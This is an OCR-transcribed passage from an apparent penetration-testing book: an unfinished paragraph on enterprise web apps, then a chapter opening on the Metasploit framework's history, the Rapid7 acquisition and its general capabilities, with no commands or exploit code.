
The First Incursion – The Web App

Its no surprise that companies deploy web apps 'by the boatloads' today. Web Apps have been ubiquitous in the enterprise. Apps fuel HR departments, purchase departments, corporate communcation, intranets, extranets and so on. These applications

Chapter 7

Metasploit for penetration testing

When we say "Penetration Testing tool" the first thing that comes to our mind is the world's largest Ruby project, initially started by HD Moore in 2003 called 'Metasploit ' a sub-project of Metasploit Project. Other important sub-projects include the Opcode Database, shell code archive, and security research. It was created in 2003 in the Perl programming language, but due to some Perl disadvantages was completely re-written in the Ruby Programming Language in 2005. On October 21, 2009, Rapid7, a vulnerability management solution company, acquired the Metasploit Project. A collaboration between the open source community and Rapid7, Metasploit software helps security and IT professionals identify security issues, verify vulnerability mitigations, and manage expert-driven security assessments, providing true security risk intelligence. Capabilities include smart exploitation, password auditing, web application scanning, and social engineering.



No wonder it had become the standard framework for penetration testing and vulnerability development and the world's largest public database of quality assured exploits.

Metasploit itself is free, opensource software, with many contributors in the security community, but two commercial Metasploit versions are also available.

Working with metasploit

Metasploit is simple to work on and is designed with ease-of-use in mind to support Penetration Testers and other security experts. When you encounter the Metasploit Framework (MSF) for the first time, you might be overwhelmed by its many interfaces, options, utilities, variables, and modules.

Metasploit framework had basic terminology that is same throughout the security industry. These terms are as follows: